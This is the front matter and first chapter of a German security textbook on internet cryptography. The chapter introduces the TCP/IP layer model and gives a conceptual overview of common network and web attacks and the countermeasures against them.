LEHRBUCH

Jörg Schwenk

Sicherheit und Kryptographie im Internet

Theorie und Praxis

5. Auflage

Springer Vieweg

Sicherheit und Kryptographie im Internet

Jörg Schwenk

Sicherheit und Kryptographie im Internet

Theorie und Praxis

5., erweiterte und aktualisierte Auflage

Springer Vieweg

Jörg Schwenk
Lehrstuhl für Netz- und Datensicherheit
Ruhr-Universität Bochum
Bochum, Deutschland

ISBN 978-3-658-29259-1 ISBN 978-3-658-29260-7 (eBook)
https://doi.org/10.1007/978-3-658-29260-7

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Planung/Lektorat: Iris Ruhmann
Springer Vieweg ist ein Imprint der eingetragenen Gesellschaft Springer Fachmedien Wiesbaden GmbH und ist ein Teil von Springer Nature.
Die Anschrift der Gesellschaft ist: Abraham-Lincoln-Str. 46, 65189 Wiesbaden, Germany

Für meine Eltern,

ohne die dieses Buch nie geschrieben worden wäre.

Vorwort

In den sechs Jahren seit Erscheinen der 4. Auflage dieses Buches haben zahlreiche Untersuchungen unser Wissen um die Sicherheit kryptographischer Systeme im Internet erheblich erweitert. Zudem wurden, nicht zuletzt auch als Reaktion auf erfolgreiche Angriffe, neue Protokolle und Techniken zur Sicherheit im Internet standardisiert – als Beispiel sei hier nur TLS 1.3 genannt, ein völliges Neudesign des wichtigsten aller Sicherheitsprotokolle. Für die hier vorliegende 5. Auflage wurde das Buch daher grundlegend überarbeitet und erweitert; es ist um knapp 200 Seiten gewachsen.

Kap. 1 gibt einen kurzen Überblick über die Technologien, die das Internet ausmachen. Vertieft werden Themen wie IP, TCP und HTTP/HTML am Beginn der Kapitel, die sich mit den zugehörigen Sicherheitstechnologien beschäftigen.

Den Grundlagen der Kryptographie dagegen sind gleich drei einführende Kapitel gewidmet, die sich den Sicherheitszielen Vertraulichkeit (Kap. 2), Integrität/Authentizität (Kap. 3) und kryptographischen Protokollen (Kap. 4) widmen. Der Schwerpunkt der Darstellung liegt dabei nicht, wie in den meisten Lehrbüchern zur Kryptographie, auf dem inneren Aufbau oder den mathematischen Grundlagen der einzelnen Algorithmen, sondern in ihren Anwendungsszenarien. Ein Beispiel soll dies erläutern: Bei praktischen Angriffen wird nicht die interne Struktur des Verschlüsselungsalgorithmus AES, die Gegenstand vieler Lehrbücher ist, genutzt, sondern der Blockchiffrenmodus, in dem AES als „Black Box“ verwendet wird. Daher liegt der Schwerpunkt der Darstellung bei Blockchiffren auf diesen Modi. Sonderthemen wie Passwörter – die hier erstmals zusammen mit den wichtigsten Angriffen wie Rainbow Tables vorgestellt werden – und Zertifikate wurden in Kap. 4 zu kryptographischen Protokollen mit aufgenommen. In diesem Kapitel werden auch die Bausteine vorgestellt, aus denen sich komplexe Protokolle wie TLS, SSH und IPsec IKE zusammensetzen.

In Kap. 5 bis 7 werden wichtige Sicherheitstechnologien vorgestellt, die auf der Netzzugangsebene angesiedelt sind. Die größte Erweiterung hat hier Kap. 6 zu WLANs erfahren, da zusammen mit dem KRACK-Angriff die Standards WPA2 und WPA3 beschrieben werden.

Kap. 8 zu IPsec wurde völlig neu strukturiert; die äußerst komplexen Schlüsselvereinbarungsprotokolle IKEvl und IKEv2 werden genauer beschrieben, zusammen mit

aktuellen Angriffen auf diese Protokolle. Das Kapitel zu IP Multicast ist entfallen, da die dort vorgestellten Ansätze in der Praxis keine Relevanz mehr haben.

Aufgrund der Fülle neuen Wissens wurde das alte Kapitel zu TLS in vier neue Kapitel aufgeteilt. Kap. 9 führt in TCP, UDP und HTTP ein und stellt HTTP- Sicherheitsmechanismen vor, die unabhängig von TLS sind. Kap. 10 beschreibt das immer weiter anwachsende TLS-Ökosystem auf der Basis von TLS 1.2, der heute wichtigsten TLS-Version. Kap. 11 fasst die Besonderheiten der anderen Versionen von TLS zusammen – dazu gehört auch eine Einführung in die neueste Version TLS 1.3. In Kap. 12 wird schließlich, auf gut 50 Seiten ein Überblick über die Angriffe auf die verschiedenen TLS-Versionen gegeben, gegliedert nach den jeweiligen Angriffszielen.

Das Secure SHell-Protokoll (Kap. 13) und das Kerberos-Protokoll (Kap. 14) werden erstmals in dieser Auflage beschrieben. Kap. 15 widmet sich, nur geringfügig aktualisiert, dem ewigen Thema DNSSEC.

Mit Kap. 16 und 17 betreten wir die Welt der kryptographischen Datenformate: PGP-Implementierungen bauen auf OpenPGP auf, S/MIME-Implementierungen auf MIME und CMS. Beide Kapitel wurden grundlegend überarbeitet. Dass die Komplexität dieser Datenformate nicht unproblematisch ist, wird im neuen Kap. 18 gezeigt, in dem die unter dem Schlagwort EFAIL bekannt gewordenen Angriffe zusammengefasst werden. Das ebenfalls neue Kap. 19 rundet die Darstellung der E-Mail-Welt mit POP3 und IMAP und den Anti-Spam-Technologien DKIM, SPF und DMARC ab.

Angriffe auf Webanwendungen sind trotz des Einsatzes von TLS möglich. Kap. 20 gibt daher eine kurze Einführung in dieses Thema und stellt moderne Single-Sign-On-Protokolle vor. Die Vorstellung zweier weiterer, universell einsetzbarer kryptographischer Datenformate, XML Signature/Encryption und JSON Signature/Encryption, erfolgt in Kap. 21. Eine Diskussion aktueller Herausforderungen schließt das Buch ab.

Danksagung Ich möchte an dieser Stelle allen danken, die mir dabei halfen, die vielen Themen detailliert darstellen zu können. Ohne die Forschungsarbeit am Lehrstuhl Netz- und Datensicherheit, und die damit einhergehenden intensiven Diskussionen zu verwandten Arbeiten und technischen Details von RFCs und Softwareimplementierungen, wären viele Kapitel deutlich kürzer und fachlich weniger tiefgehend ausgefallen. Vor Drucklegung hatte ich das Privileg, die einzelnen Kapitel echten Spezialisten auf dem jeweiligen Gebiet vorlegen zu können.

Für die aktuelle Auflage gilt mein Dank daher, in alphabetischer Reihenfolge: Marcus Brinkmann, Dr. Dennis Felsch, Matthias Gierlings, Martin Grothe, Dr. Mario Heiderich, Matthias Horst, Prof. Dr. Tibor Jager, Sebastian Lauer, Dr. Christian Mainka, Robert Merget, Dr. Vladislav Mladenov, Jens Müller, Dr. Marcus Niemietz, Dominik Noss, Damian Poddebniak, Paul Rösler, Prof. Dr. Sebastian Schinzel, Prof. Dr. Juraj Somorovsky, Prof. Dr. Douglas Stebila, Tobias Wich und Petra Winkel. Die Grundlagen

für dieses Buch wurden natürlich schon früher gelegt, und daher gilt dieser Dank naturlich auch allen früheren Lehrstuhlmitarbeitern.

Nicht zuletzt danke ich meiner Frau Beate, die mir bei der Endredaktion half und wertvolle Überarbeitungsvorschläge machte, und meinen Kindern, die mir die Zeit gaben, an diesem Buch zu arbeiten.

Bochum Jörg Schwenk
im März 2020

Inhaltsverzeichnis

Das Internet

1

Inhaltsverzeichnis

In diesem Kapitel soll versucht werden, auf engstem Raum einen ersten Überblick über das Thema Internet zu geben. Abschn. 1.1 bietet grundlegende Fakten zu den Themen IP und TCP (bzw. UDP) und zur Einordnung der verschiedenen Internettechnologien in das OSI-Schichtenmodell. Dieses Modell zieht sich wie ein „roter Faden" durch das Buch ziehen, um die Fülle der Sicherheitstechnologien sinnvoll ordnen zu können, beginnend bei der Netzzugangsschicht bis zur Anwendungsschicht. Am Anfang jedes Kapitels werden die darin behandelten Internettechnologien ausführlicher dargestellt. Das Thema „Bedrohungen im Internet" wird in Abschn. 1.2 nur kurz angerissen, da diese, geordnet nach den jeweiligen Internetprotokollen, den Rest dieses Buches füllen. Die wichtigsten Angriffe werden jedoch kurz vorgestellt, da sie es sind, die den Einsatz von Kryptographie erforderlich machen.

1.1 TCP/IP-Schichtenmodell

Unter dem Begriff *Internet* versteht man die Gesamtheit aller öffentlichen Netzwerke, die das Netzwerkprotokoll IP verwenden. Die hauptsächlich verwendeten Transportprotokolle sind TCP und UDP. Neben TCP/IP gibt es im Internet noch weitere Protokolle auf anderen Ebenen des OSI-Schichtenmodells, und es gibt natürlich auch Netzwerke, die IP nicht verwenden (und deshalb nicht zum Internet gehören).

Abb. 1.1 gibt das *OSI-Schichtenmodell* und seine Anpassung an die Internetwelt wieder. Von den ursprünglich sieben Schichten (für die die ISO jeweils eigene Protokolle spezifizierte) blieben im Lauf der Entwicklung des Internets nur vier übrig, da es sich in der Praxis

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_1

	OSI-Modell	TCP/IP-Modell	Beispielprotokolle
7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP - Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, ATM IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 1.1 TCP/IP-Schichtenmodell und seine Einordnung in das 7-Schichten-Modell der OSI. Bestimmend für das Internet sind die Schichten 3 und 4

als schwierig erwies, die Schichten 5 bis 7 sauber zu trennen. Auch die Schichten 1 und 2 sind in der Praxis oft in den verschiedenen Standards zusammengefasst (z. B. Ethernet, WLAN). Bei einer typischen Verbindung im Internet zwischen einem Client-PC und einem Server kommen verschiedenste Technologien zum Einsatz. Abb. 1.2 zeigt ein stark vereinfachtes Beispiel für eine Internetverbindung:

- Ein privater Nutzer ist mit seinem PC über das Telefonnetz (DSL) mit seinem Internet Service Provider (ISP) verbunden. Die Software des ISP baut darüber eine PPP-over-Ethernet-Verbindung (Point-to-Point Protocol, Kap. 5) auf.
- Der Einwahlrechner stellt eine Verbindung mit einem Router her. Er nutzt dazu ein gängiges Weitverkehrsprotokoll eines Telekommunikationsanbieters, z. B. ATM.
- Der Router steht in unserem Beispiel schon im Local Area Network (LAN) des Serverbetreibers und ist daher über eine Variante des LAN-Protokolls Ethernet mit dem Server verbunden.




Abb. 1.2 Stark vereinfachtes Beispiel für die bei einer Client-Server-Verbindung verwendeten Technologien im Internet

1.1.1 Netzzugangsschicht

In der Netzzugangsschicht gibt es eine Vielzahl von Standards, mit deren Hilfe Datenbits über verschiedene elektrische oder optische Medien übertragen werden. Diese Übertragung muss im vorhandenen Medium zuverlässig sein, d. h., sie muss zufällig auftretende Übertragungsfehler, die für das Medium spezifisch sind, korrigieren können.

Bei drahtgebundenen Medien kommt es auf die Art der Verdrahtung an – Kupfer- oder Glasfaserkabel ermöglichen unterschiedliche Datenraten und benötigen völlig verschiedene Darstellungen der einzelnen Bits auf dem Kabel. Bei Kupferkabeln ist es wichtig, ob dieses als Koaxialkabel realisiert ist oder als Twisted-Pair-Kabel. Auch muss geregelt werden, ob alle an ein Kabel angeschlossenen Geräte gleichzeitig senden dürfen oder ob das Senden irgendwie moderiert wird.

Bei drahtlosen Funkmedien spielen der verfügbare Frequenzbereich sowie die Reichweite und die angestrebte Datenrate eine Rolle. So haben z. B. Mobilfunkanbieter bestimmte Frequenzbereiche exklusiv lizensiert, während die WLAN-Standards in einem der sogenannten ISM-Bänder (Industrial, Scientific, Medical) arbeiten müssen. ISM-Bänder sind international ausgewiesene Frequenzbereiche, die frei von unterschiedlichen Anwendungen genutzt werden dürfen, also z. B. auch von Babyfonen und Walkie-Talkies – bei Nutzung eines ISM-Bandes müssen also Vorkehrungen getroffen werden, wie mit Störungen durch andere Geräte umgegangen wird.

Standards mit Kryptographie Wir werden in diesem Buch auf drei Standards aus dem Bereich des Netzzugangs näher eingehen, da sie eigene, wichtige Sicherheitstechnologien beinhalten.

Das *Point to Point Protocol* (PPP) [Sim94] ist eine Abstraktionsschicht für viele drahtgebundene Technologien, die gleichermaßen bei alten Modems wie bei modernen DSL-Anschlüssen zum Einsatz kommt. Es ist das bevorzugte Protokoll um Kunden von Internet Service Providern an das Internet anzubinden – über PPP können den Einwahlkunden wichtige Daten wie die zugewiesene IP-Adresse oder der Default-DNS-Server mitgeteilt werden. In Kap. 5 wird PPP näher beschrieben.

Da bei drahtloser Übertragung alle Daten leicht mitgelesen werden können, wurde bei der Standardisierung die Verschlüsselung meist mit berücksichtigt. Im Bereich der lokalen Netze spielen hier die WLAN (Wireless Local Area Network) Standards der IEEE 802.11-Familie eine herausragende Rolle. Wir werden uns mit ihnen in Kap. 6 näher beschäftigen.

Für größere Reichweiten sind die Mobilfunkstandards GSM (Global System for Mobile communication), UMTS (Universal Mobile Telecommunications System) und LTE (Long Term Evolution) wichtig, die alle ein von GSM abgeleitetes symmetrisches Schlüsselmanagement auf Basis von SIM-Karten verwenden. Diese Mobilfunkstandards sind Gegenstand von Kap. 7.

Weitere wichtige Standards Auf Internetstandards, die keine spezifische Kryptokomponente besitzen, werden wir im Buch nicht näher eingehen – hierzu zählen unter anderem die wichtigen Ethernet-Standards (IEEE 802.3) für Local Area Networks (LAN) und diverse Standards für Weitverkehrsnetze. Hier sei auf die umfangreiche Sachbuchliteratur zu Computernetzen verwiesen.

1.1.2 IP-Schicht

Der Erfolg des Internets rührt zu einem beträchtlichen Teil daher, dass der Nutzer über dieses Ökosystem von Protokollen auf der Netzzugangsebene nichts wissen muss: Die gesamte Datenkommunikation im Internet läuft über das IP-Protokoll, und es reicht, dieses Protokoll verstanden zu haben, um den Weg von Daten durch das Internet nachvollziehen zu können.

Das *Internet Protocol (IP)* [Pos81a, DH98] ist ein zustandsloses, paketorientiertes Protokoll, und der Absender der Datenpakete erfährt nicht, ob sein Paket angekommen ist. Auch kann man über die IP-Adresse, die 32 (IPv4) bzw. 128 (IPv6) Bit lang ist, nur einen Rechner als Ganzes adressieren, und nicht einzelne Anwendungen auf diesen Rechnern. Daher wird für die Kommunikation zwischen *Prozessen* (z. B. einem Webbrowser auf dem Client und dem Webserver auf dem Server) noch mindestens ein weiteres Protokoll benötigt, und zwar genau eines der beiden Transportprotokolle TCP oder UDP.

Abb. 1.3 zeigt, in vereinfachter Form, den Aufbau eines IP-Pakets. Diesem Paket können während seines Transports durch das Internet weitere Header vorangestellt und wieder entfernt werden. In unserem Beispiel aus Abb. 1.3 wären dies z. B. für ein IP-Paket, das vom Client zum Server gesendet wird, zunächst ein DSL- und PPP-Header, dann ein ATM-Header und schließlich ein Ethernet-Header. Mit Sniffer-Programmen wie z. B. Wireshark (http://www.wireshark.org) kann man den gesamten Datenverkehr an der Netzwerkkarte des PCs mitschneiden. Das Programm stellt diese Daten dann auch übersichtlich dar (IP-Header, TCP-Header etc.).

Der IP-Header enthält zunächst einmal die wichtigen Adressangaben: Jeder Computer im Internet besitzt eine (für jeden Zeitpunkt) eindeutige IP-Adresse. Jedes IP-Paket passiert auf dem Weg vom Sender zum Empfänger mehrere *Router,* die die IP-Zieladresse




Abb. 1.3 Schematischer Aufbau eines TCP/IP-Pakets

analysieren und das Paket dann auf Basis ihrer lokalen Routing-Tabelle auf einem ihrer Datenausgänge weiterleiten. Diese Routing-Tabellen können sich ändern; sie werden autonom oder teilautonom zwischen den Routern ausgehandelt. Router können so den Ausfall oder die Überlastung einzelner Verbindungen kompensieren. Daher kann es sein, dass zwei aufeinanderfolgende IP-Pakete eines Datenstroms unterschiedliche Wege vom Sender zum Empfänger nehmen.

Die IP-Quelladresse wird vom Zielrechner benötigt, um dem Sender antworten zu können, und sie wird von den Routern benötigt, um ggf. eine Fehlermeldung über das Internet Control Message Protocol (ICMP) an den Absender zu schicken. Eine mögliche Fehlermeldung wäre „TTL expired", d. h., die Lebensdauer (Time To Live) des IP-Pakets ist abgelaufen, ohne dass das Paket den Zielrechner erreicht hat. Der TTL-Wert gibt dabei die maximale Anzahl von Routern an, die ein IP-Paket durchlaufen darf. Dies soll eine Überlastung des Internets mit ziellos umherwandernden IP-Paketen verhindern. Schließlich wird im IP-Header noch angegeben, ob es sich bei den im IP-Paket enthaltenen Daten um TCP-, UDP- oder andere Protokolldaten handelt.

Das IP-Protokoll dominiert heute unbestritten den Datenaustausch weltweit. Es ist die Basis des Internets, und wir werden uns damit in Kap. 8 näher beschäftigen.

1.1.3 Transportschicht

UDP Das *User Datagram Protocol (UDP)* [Pos80] ist ebenfalls ein zustandsloses Protokoll, d. h., auch hier erhält der Absender keine Information darüber, ob sein Paket angekommen ist oder nicht. Insbesondere bei Multimedia-Anwendungen wie z. B. Videokonferenzen können einzelne Paketverluste toleriert werden, da die Qualität von Audio und Video dadurch nur geringfügig beeinträchtigt wird.

TCP Das *Transmission Control Protocol (TCP)* [Pos81b] dagegen bietet den Service „Einschreiben mit Rückschein": Für jedes gesendete Datenpaket erhält der Absender eine Quittung, ein sogenanntes *Acknowledgement* (ACK). Bleibt dieses Acknowledgement zu lange aus, so nimmt der Sender an, das Paket sei verloren gegangen, und überträgt es erneut. Dadurch dauert die Übertragung in manchen Fällen deutlich länger als mit UDP, aber jedes Paket kommt garantiert an. Damit diese Bestätigungen gesendet werden können, müssen sich Sender und Empfänger zunächst einmal auf die Form dieser Quittungen einigen (genauer auf die Startnummer, mit der sie beginnen, die übertragenen Bytes zu zählen). Sie müssen daher Kontakt miteinander aufnehmen, also eine Verbindung aufbauen. Deshalb wird TCP auch als verbindungsorientiertes Protokoll bezeichnet.

Der TCP-Header in Abb. 1.3 dient dazu, dem Zielrechner mitzuteilen, für welches Programm das IP-Paket bestimmt ist. So weiß z. B. ein Server, dass ein IP-Paket mit Zielport 21 für den FTP-Serverprozess, eines mit Zielport 80 aber für den HTTP-Webserver bestimmt ist. Analog definiert das Paar (IP-Quelladresse, TCP-Quellport) eindeutig das Programm auf dem Client-Rechner, an das die Antwort geliefert werden soll.

Bei TCP werden Bytes übertragen, die fortlaufend (beginnend mit der bei der Kontaktaufnahme ausgehandelten Nummer) durchnummeriert werden. Die Sequenznummer gibt dabei die Nummer des ersten in diesem Paket enthaltenen Datenbytes an; zusammen mit der Längenangabe kann der Empfänger so die Nummern aller Bytes im Paket berechnen. Die ACK-Nummer quittiert das letzte empfangene Byte, gibt also die Nummer dieses Bytes an.

Es muss hier betont werden, dass alle diese Einträge verändert werden können, da sie nicht gegen Manipulation geschützt sind. Zusammen mit der Tatsache, dass der Weg eines solchen TCP/IP-Pakets durch das Internet nicht vorhersagbar ist, ergibt sich ein großes Potenzial für Angriffe. Einige davon werden wir im nächsten Abschnitt behandeln.

SSL/TLS Für TCP und UDP gibt es keine Sicherheitsstandards zum Schutz der übertragenen Daten, da direkt „oberhalb" der beiden Protokolle das in der Praxis erfolgreichste Kryptoprotokoll angesiedelt ist – die Rede ist vom *Transport Layer Security Protocol* (TLS), auch unter dem Namen *Secure Sockets Layer* (SSL) bekannt. Wir werden dieses wichtige Protokoll in Kap. 10 ausführlich behandeln. TLS kann mit leichten Modifikationen auch zur Absicherung von UDP-Verbindungen eingesetzt werden – diese Variante wird als *Datagram TLS* (DTLS) bezeichnet.

1.1.4 Anwendungsschicht

Auf der Anwendungsebene laufen Programme, die mit dem Nutzer interagieren. Die älteste dieser Anwendungen ist die Eingabe von Befehlen in eine Konsole oder *Shell.* Mit *Remote Shell*-Programmen kann man Befehle an einem Terminalcomputer eintippen, die dann auf einem Server ausgeführt werden. Diese Art der Befehlseingabe wird über das *Secure Shell Protocol* (SSH) abgesichert, das wir in Kap. 13 beschreiben.

Zu den bekanntesten Internetanwendungen zählt E-Mail, und hier konkurrieren zwei Sicherheitsstandards – meist vergeblich – um die Gunst der Nutzer: Der in Kap. 16 beschriebene Standard *OpenPGP* wird von technisch versierten Nutzern sehr geschätzt, der in Kap. 17 beschriebene *S/MIME*-Standard wird häufig in der Wirtschaft eingesetzt.

Die Namensauflösung im Domain Name System (DNS) ist formal auch auf der Anwendungsschicht angesiedelt, auch wenn ein Nutzer selten mit diesem System interagiert – es sind eher andere Anwendungen wie Webbrowser oder E-Mail-Clients, die es nutzen. Es gibt seit längerer Zeit den DNSSEC-Standard, der diese Namensauflösung sicherer machen soll, der aber bislang an der schieren Größe des DNS-Namensraums scheitert. Wir werden diesen Standard in Kap. 15 vorstellen.

Bei *Webanwendungen (web applications)* interagiert ein Webbrowser als Client mit einem oder mehreren Webservern. Zu den bekanntesten Webanwendungen zählen Google, Twitter, Facebook und Amazon. Da Webanwendungen meist mit dem *Hypertext Transport Protocol* (HTTP) über TCP kommunizieren, kann diese Kommunikation natürlich über TLS

abgesichert werden. Leider genügt dies nicht, da durch die komplexe Interaktion von Client und Server, von HTTP und HTML, von JavaScript und CSS, vom Document Object Model (DOM) und der Same-Origin Policy (SOP) sowie von vielen weiteren De-facto-Standards eine Fülle von neuen Angriffsmöglichkeiten entstehen, die Kap. 20 beschrieben werden sollen.

Abschließend gehen wir in Kap. 21 auf zwei wichtige Datenformate ein, die bei der Integration von komplexen Systemen und in Webanwendungen immer häufiger eingesetzt werden: XML und JSON.

1.2 Bedrohungen im Internet

Das Internet entstand zunächst als Forschungsnetz ARPANET, und niemand dachte damals an das enorme Bedrohungspotenzial, das das heutige Internet beinhaltet. Diese Bedrohungen lassen sich grob in zwei Kategorien aufteilen: in passive und aktive Bedrohungen.

1.2.1 Passive Angriffe

Bei einem *passiven Angriff* liest ein Angreifer übertragene Daten mit, er verändert diese aber nicht und schleust auch keine eigenen Daten in die Übertragung ein. Der Angreifer versucht hier, die Vertraulichkeit der Datenübertragung zu brechen. Verschlüsselung schützt vor passiven Angriffen.

Im Internet ist das Mitlesen von Datenpaketen relativ einfach:

- In unverschlüsselten öffentlichen WLANs kann jedes Gerät im Sendebereich des WLAN-Routers alle Datenpakete abhören.
- IP-Pakete nehmen immer die günstigste Route und können entsprechend umgeleitet werden, was die Überwachung durch staatliche Stellen (NSA, GCHQ) erleichtert.
- Router haben teilweise schlecht geschützte Administrationsschnittstellen und können daher gehackt werden.
- Das Domain Name System kann über DNS Cache Poisoning manipuliert werden.

Eine wichtige Aufgabe der in diesem Buch besprochenen Verfahren ist es daher, diesen passiven Zugriff durch Verschlüsselung zu unterbinden.

1.2.2 Aktive Angriffe

Bei einem *aktiven Angriff* werden übertragene Daten verändert oder völlig neue Daten eingeschleust. Der Angreifer versucht, die Integrität der Datenübertragung zu brechen oder

unter fremder Identität im Internet zu agieren. Ein aktiver Angriff kann auch dazu dienen, eine vorhandene Verschlüsselung zu brechen. Message Authentication Codes und digitale Signaturen sind Hilfsmittel zum Schutz gegen aktive Spoofing-Angriffe; gegen Webangriffe wie XSS oder CSRF sind sie weitgehend nutzlos.

Die nachfolgende Liste von Angriffen soll zur Einführung in das Thema dienen und ist keinesfalls vollständig.

IP Spoofing Bei diesem Angriff wird die IP-Quelladresse geändert. Dadurch ist es für einen Angreifer möglich, IP-Pakete an ein Opfer zu senden, die nicht ohne Weiteres zu ihm zurückverfolgt werden können. IP Spoofing ist die Basis für viele weitere Angriffe.

Port Scans Sie dienen dazu, die „offenen Türen" eines an das Internet angeschlossenen Rechners zu ermitteln. Dies geschieht durch automatisierte Tools, die systematisch Nachrichten an bestimmte IP-Adressen und Portnummern senden und die Antworten auswerten. Port Scans dienen oft der Vorbereitung von weiteren Angriffen.

DNS Spoofing, DNS Cache Poisoning Domain Name Server (DNS) liefern auf Anfrage zu einem „Domain Name" wie z. B. www.nds.rub.de die passende IP-Adresse (Kap. 15). Sie sind mit einem Telefonbuch vergleichbar, in dem man zu einem Namen die Telefonnummer finden kann.

Beim *DNS Spoofing* fälscht der Angreifer diese DNS-Antworten (z. B. mittels IP Spoofing). Dadurch können Daten, die eigentlich für www.nds.rub.de bestimmt waren, an die IP-Adresse des Angreifers umgeleitet werden. Werden diese gefälschten Antworten durch den Caching-Mechanismus des Domain Name System für längere Zeit gespeichert und somit auch ohne Zutun des Angreifers an weitere Opfer gesandt, so spricht man auch von *DNS Cache Poisoning.*

Denial of Service (DoS) Diese Angriffe dienen dazu, bestimmte Rechner im Internet (z. B. den WWW-Server der Konkurrenzfirma) gezielt zu überlasten, damit diese ihre Aufgabe nicht mehr erfüllen können.

Ein einfaches Beispiel (TCP Half Open Connection) für einen solchen Angriff nutzt den TCP-Verbindungsaufbau aus, der drei Nachrichten beinhaltet (Abb. 1.4): In der ersten Nachricht sendet der Client eine Nachricht, die seinen Vorschlag für den Startwert der Sequenznummer (SEQ) enthält. In der zweiten Nachricht bestätigt der Server diese Sequenznummer, indem er den um 1 erhöhten Wert als Acknowledgement (ACK) zurücksendet und einen Vorschlag für seine eigene Sequenznummer macht. Wenn der Client dies mit einem Acknowledgement der (um 1 erhöhten) Sequenznummer des Servers beantwortet, ist der TCP-Verbindungsaufbau beendet.

Ein Angreifer kann hier die Tatsache ausnutzen, dass der Server sich für jeden Verbindungsaufbau zwei Zahlen merken muss, nämlich die Sequenznummer des Clients und den eigenen Vorschlag für die Sequenznummer. Er generiert nun sehr viele „erste Nachrichten"




Abb. 1.4 TCP-Verbindungsaufbau. Der Server muss die Zahlen y und x+1 speichern

mit zufällig gewählten Sequenznummern und verschiedenen gefälschten IP-Quelladressen (Abb. 1.5). Der Server beantwortet alle diese Anfragen und merkt sich jeweils zwei Zahlen. Irgendwann ist der verfügbare Speicher des Servers voll, und er kann keine weiteren TCP-Verbindungswünsche mehr annehmen. Er ist somit nicht mehr erreichbar. Die Antworten des Servers an die gefälschten IP-Adressen gehen entweder ins Leere und werden von einem Router gelöscht, oder sie landen bei einem fremden Rechner und werden ignoriert.

Als Gegenmaßnahme sind mittlerweile gegen diesen als *SYN-Flooding* bezeichneten Angriff sind mittlerweile die von D. J. Bernstein 1996 vorgeschlagenen *SYN-Cookies* implementiert, die in RFC 4987 [Edd07] beschrieben werden.

Phishing Unter dem Begriff „Phishing“ versteht man das Versenden von E-Mails mit dem Ziel, dem Empfänger der E-Mail Schaden zuzufügen. Mithilfe von Phishing kann Schadsoftware verteilt werden, oder das Opfer kann zum Klicken auf einen in der E-Mail enthaltenen Hyperlink verleitet werden, der eine betrügerische Webseite aufruft. Phishing kann als




Abb. 1.5 DoS-Angriff auf den TCP-Verbindungsaufbau

massenhaft versandte unerwünschte E-Mail realisiert werden, also als SPAM, oder gezielt an einzelne Empfänger (Spear Phishing).

Cross-Site Scripting (XSS) Bei diesem Angriff wird das Opfer auf eine Webseite gelockt, die einen bösartigen JavaScript-Code in eine danach aufgerufene legitime Webseite injiziert. Dieser bösartige Code ist dann in der Lage, den Inhalt der Webseite zu verfälschen (z. B. eine Falschmeldung auf der Webseite einer Zeitung zu platzieren) oder vertrauliche Daten auszulesen (z. B. das Passwort des Opfers).

Cross-Site Request Forgery (CSRF) Mit diesem Angriff wird der Browser des Opfers „ferngesteuert" und kann z. B. dazu verwendet werden, Bestellungen im Namen des Opfers aufzugeben und an die Adresse des Angreifers versenden zu lassen.

SQL Injection Mit SQL Injection (SQLi) können Datenbankeinträge unberechtigterweise über HTTP-Requests verändert werden. So kann ein Webangreifer aus dem Internet dauerhaft die Daten einer Webanwendung ändern oder auslesen.

1.3 Kryptographie im Internet

Die in diesem Abschnitt angeführten Beispiele für Bedrohungen im Internet können zum großen Teil durch den Einsatz von Kryptographie abgewehrt werden. Grob gesprochen hilft gegen passive Angriffe Verschlüsselung, und gegen aktive Angriffe helfen kryptographische Prüfsummen. Kryptographie wird eingesetzt, um vorrangig drei Sicherheitsziele zu erreichen:

- **Vertraulichkeit:** Mit Verschlüsselungsalgorithmen ist es möglich, die Vertraulichkeit von Daten zu schützen, sodass nur noch die Besitzer bestimmter kryptographischer Schlüssel diese lesen können.
